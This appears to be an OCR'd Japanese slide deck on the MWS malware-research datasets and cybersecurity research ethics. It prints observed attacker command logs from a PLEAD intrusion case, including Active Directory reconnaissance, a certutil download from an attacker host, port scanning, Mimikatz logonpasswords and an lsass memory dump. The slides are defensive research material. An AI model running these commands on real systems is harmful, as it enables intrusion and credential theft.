


MWS Datasetsが提供する素材

区分	データセット名	概要	データ収集期間
観測系データ	CCC DATAset	ハニーポット(おとりシステム)で収集したマルウェア検体マルウェア検体(ハッシュ値)、攻撃通信データ、攻撃元データ	2008～2011
	D3M(Drive-by-Download Data by Marionette)	Webクライアントハニーポットで収集したマルウェア検体(ハッシュ値)、攻撃通信データ	2010～2015
	Augma Dataset	Webクライアントハニーポットで収集した攻撃通信データ	2020
	NICTER Dataset	ダークネットセンサーで収集した攻撃通信データ、リアルタイムダークネットセンサーの情報	2013～2020
	PRACTICE Dataset 2015	DRDoS(Distributed Reflection Denial of Service)攻撃の通信観測データ	2015
	BOS(Behavior Observable System)	攻撃者の行動を記録した研究用データセットで、マルウェア検体(ハッシュ値)、通信観測データ、プロセス観測データを含む	2014～2020
解析系データ	PRACTICE Dataset 2013	マルウェア動的解析による攻撃通信データ	2013
	FFRI Dataset	マルウェア自動解析によるマルウェアの挙動ログ	2013～2020
	Soliton Dataset	マルウェア解析環境で得られたマルウェアの挙動ログ	2018～2020
その他	NCD in MWS Cup 2014	MWS Cup 2014会期中に収集したホワイトデータセット	2014
	MWS Cup 2015～2019参加チームのスクリプト&スライド	MWS Cup 2015～2019の参加チームによる発表スライドと課題を解くにあたって作成したスクリプト	2015～2019

BOS Dataset

- 攻撃者行動視点で脅威を特徴付けるデータセット
  - 攻撃者が標的組織内でどのような操作をしたのか、どのようなファイルにアクセスしたのかを監視



BOS Dataset ～攻撃が観測された事例～

- マルウェアPLEADに関連する侵害活動
  平成30年度文部科学省の研究計画書.docx .exe

#	観測期間		マルウェア検体名
	開始	終了	
g14	2018/01/19	2018/01/26	BKDR_PLEAD.SMZTDK-A
g15	2018/01/23	2018/01/31	BKDR_PLEAD.SMZTDK-A

- 攻撃者の行動上の特徴
  - net group (ユーザ名) /domainやnet user (ユーザ名) /domainコマンドを用いた探索
  - asus.exeコマンドを用いたネットワーク上の端末可達性の確認
  - 攻撃ツールMimikatzを用いたログオンユーザの情報収集

BOS Dataset ～攻撃が観測された事例～

- 来訪した攻撃者の異なる挙動
  - net group (ユーザ名) /domainやnet user (ユーザ名) /domainコマンドを用いた探索

g14　総当たり的な探索

Date Time	Observable event
2018/01/19	
12:20	検体(.exe)を実行
12:26	*.*.102.145:443に接続
12:39	C:¥Windows¥SysWOW64¥cmd.exe
	ipconfig /all
12:45	net view
12:46	arp -a
	<中略>
2018/01/22	
09:15	*.*.102.145:443に接続
09:51	C:¥Windows¥SysWOW64¥cmd.exe
	ipconfig /all
	net view
	tracert www.yahoo.co.jp
10:18	ping -n 1 ActiveDirectory
10:50	net group /domain
10:53	net group "domain admins" /domain
10:56	net group "domain controllers" /domain
	net group "domain users" /domain
11:56	net view /domain
	net group /domain
	net user /domain
	net group "DnsUpdateProxy" /domain
	net groupコマンドによる探索繰り返し(10回以上)
	net user "1012000101" /domain
	net userコマンドによる探索繰り返し(100回以上)

g15　最小限の探索

Date Time	Observable event
2018/01/23	
18:42	検体(.exe)を実行
18:43	*.*.102.145:443に接続
	C:¥Windows¥SysWOW64¥cmd.exe
	ipconfig /all
18:45	net view
18:46	net group /domain
18:47	net group "Domain computers" /domain
19:05	net view /domain
2018/01/24	
12:21	*.*.102.145:443に接続
12:30	C:¥Windows¥SysWOW64¥cmd.exe
12:31	certutil -urlcache -split -f
	http://*.*.7.117:443/active.htm active.txt
12:32	*.*.7.117:443に接続
	<中略>
12:43	C:¥Temp¥asus.exe 10.139.8.1-10.139.8.255
	21,22,23,53,139,445,443,80,3389,3128,8080
	asus.exeコマンドによる探索繰り返し(10回以上)
	<中略>
13:02	powershell -exec bypass C:¥Temp¥profile.ps1
17:36	*.*.7.117:443に接続
	<省略>

BOS Dataset ～攻撃が観測された事例～

- 来訪した攻撃者の類似した挙動
  - asus.exeコマンドを用いたネットワーク上の端末可達性の確認

g14	総当たり的な探索
Date Time	Observable event
2018/01/23	
10:11	*.*.102.145:443に接続
10:13	*.*.7.117:443に接続
10:26	C:¥IPtool¥asus.exe 10.16.117.2 ActiveDirectory:445 C:¥IPtool¥asus.exe 10.16.117.7:443 C:¥IPtool¥asus.exe 10.16.117.8:443 C:¥IPtool¥asus.exe 10.16.117.6:21 C:¥IPtool¥asus.exe 10.16.117.6:3389 C:¥IPtool¥asus.exe 10.16.117.10:445 C:¥IPtool¥asus.exe 10.16.117.11:3389 asus.exeコマンドによる探索繰り返し(150回以上)
	<中略>
17:04	*.*.102.145:443に接続 asus.exeコマンドによる探索繰り返し(80回以上)
17:35	C:¥Windows¥SysWOW64¥cmd.exe
17:39	C:¥IPtool¥asus.exe asus 10.32.1.1-10.32.1.255 21,22,23,53,139,445,443,80,3389,3128,8080
17:47	C:¥IPtool¥asus.exe asus 10.32.1.160 3128
17:48	C:¥IPtool¥asus.exe asus 192.168.12.1-192.168.12.255 21,22,23,53,139,445,443,80,3389,3128,8080

g15	総当たり的な探索
Date Time	Observable event
2018/01/24	
12:21	*.*.102.145:443に接続
12:30	C:¥Windows¥SysWOW64¥cmd.exe
12:31	certutil -urlcache -split -f http://*.*.7.117:443/active.htm active.txt
12:32	*.*.7.117:443に接続
	<中略>
12:43	C:¥Temp¥asus.exe 10.139.8.1-10.139.8.255 21,22,23,53,139,445,443,80,3389,3128,8080 asus.exeコマンドによる探索繰り返し(10回以上)

BOS Dataset ～攻撃が観測された事例～

- 来訪した攻撃者の類似した挙動
  - 攻撃ツールMimikatzを用いたログオンユーザの情報収集

Date Time	Observable event
17:04	*.*.102.145:443に接続 asus.exeコマンドによる探索繰り返し(80回以上)
17:35	C:¥Windows¥SysWOW64¥cmd.exe
17:39	C:¥IPtool¥asus.exe asus 10.32.1.1-10.32.1.255 21,22,23,53,139,445,443,80,3389,3128,8080
17:47	C:¥IPtool¥asus.exe asus 10.32.1.160 3128
17:48	C:¥IPtool¥asus.exe asus 192.168.12.1- 192.168.12.255 21,22,23,53,139,445,443,80,3389,3128,8080
18:05	net use net share net view
18:07	C:¥IPtool¥qpkz.exe privilege::debug sekurlsa::logonpasswords exit <中略> <省略>

Date Time	Observable event
17:36	*.*.7.117:443に接続
18:03	C:¥Temp¥qpkz.exe privilege::debug sekurlsa::logonpasswords exit
18:06	C:¥Temp¥qpdx.exe -dhl C:¥Temp¥qpdx.exe –dhdc
18:09	net use net share
18:10	netstat -p tcp -ano
18:29	C:¥Temp¥procdump64.exe -accepteula -ma lsass.exe lsass.dmp <省略>

+ System
- EventData
  UtcTime 2018/01/23 9:07
  ProcessGuid {000004B7-FB6D-5A66-0000-0010D7C4E6CD}
  ProcessId 15440
  Image C:¥IPtool¥qpkz.exe
  CommandLine qpkz.exe privilege::debug sekurlsa::logonpasswords exit
  User HITACHI¥HitachiSato

+ System
- EventData
  UtcTime 2018-01-24 09:03:50.008
  ProcessGuid {F43503E1-4BF6-5A68-0000-0010AEAA5001}
  ProcessId 10716
  Image C:¥Temp¥qpkz.exe
  CommandLine qpkz.exe privilege::debug sekurlsa::logonpasswords exit
  CurrentDirectory C:¥Temp¥
  User WORKER-ANTS¥tmaeda

サイバーセキュリティ研究における倫理的な研究プロセスとは


- ICTの進展にともない、誰も踏み入れたことがない、前例が十分にない倫理的領域を取り扱う機会が出てきた。

  - 研究倫理とは、研究者各自が持ち合わせておくべき素養
  - 自身の研究を研究倫理的観点から実践して論じる
    ステークホルダ(利害関係者)の明確化、インパクトの見積もり、リスクの最小化努力、Responsible disclosure(研究成果の社会的な影響を考慮して、事前に必要な手続きを踏んだ後、研究成果を開示すること)の実施

サイバーセキュリティ研究における倫理的な研究プロセスとは

- 脆弱性や攻撃の検証に関する報告が増えてきている傾向
  - 実機/実環境を使用した研究報告

2000年～2005年	2015年～
● 指紋照合装置は人工指を受け入れるか(ISEC2000)	● USB型指紋認証装置からの指紋画像窃取のセキュリティ評価(BioX2015-6) ● 導電性インクの偽造指紋によるなりすましに関するUSB型指紋認証製品の安全性評価(BioX2017-23) ● 車載の社外品ドングルに対する近接攻撃の検証(CSS2017) ● ユーザブロック機能の光と陰：ソーシャルアカウントを特定するサイドチャネルの構成(CSS2017) ● 指向性スピーカを用いた音声認識装置への攻撃と評価(SCIS2018) ● 可視画像からの指静脈認証のなりすまし可能性の検討とその対策手法(CSS2018) ● WordPressプラグインで発生するCSRF脆弱性とSelf-XSS脆弱性の組み合わせによるXSS脆弱性(CSS2018)



サイバーセキュリティ研究における倫理的な研究プロセスとは

- 脆弱性や攻撃の検証に関する報告が増えてきている傾向
  - 実機/実環境を使用した研究報告


サイバーセキュリティ研究における倫理的な研究プロセスとは

- メンロレポート
  正式名は、The Menlo Report – Ethical Principles Guiding Information and Communication Technology Research。2012年8月に米国DHSが発行したICT研究における研究倫理の原則を定めたレポートである。生物医学と行動科学における3原則を定めたベルモントレポートをベースに、4原則を定めている。

  - ベルモントレポート：生物医学と行動科学における3原則
    人格の尊重(Respect for Persons)
    恩恵(Beneficence)
    正義(Justice)

  - メンロレポート： ICT研究における4原則
    人格の尊重(Respect for Persons)
    恩恵(Beneficence)
    正義(Justice)
    法と公益の尊重(Respect for Law and Public Interest)

サイバーセキュリティ研究における倫理的な研究プロセスとは




サイバーセキュリティ研究における倫理的な研究プロセスとは

- 課題認識と対応方針

  - 課題認識
    これまでの取り組みから、サイバーセキュリティ研究における倫理的な研究プロセスの普及啓発にあたっては、各学会/研究会が自律的に倫理的な研究プロセスを実践できることが望ましく、そのためには投稿論文の書き方で解決できる問題と、研究そのもののアプローチの検証を通して解決できる問題に取り組む必要があることがわかってきた。

  - 対応方針
    - 投稿論文の書き方で解決できる問題
      ⇒論文投稿時に参照する「チェックリスト」の作成
    - 研究そのもののアプローチの検証を通して解決できる問題
      ⇒研究会/シンポジウムに研究倫理に関する相談窓口の設置

サイバーセキュリティ研究における倫理的な研究プロセスとは



おわり

- 複雑化するサイバー攻撃に対抗すべく、マルウェア対策人材育成ワークショップ MWSでは MWS Datasets 2020 を提供中
  - 研究開発の推進／技術の共有により本研究分野の発展に寄与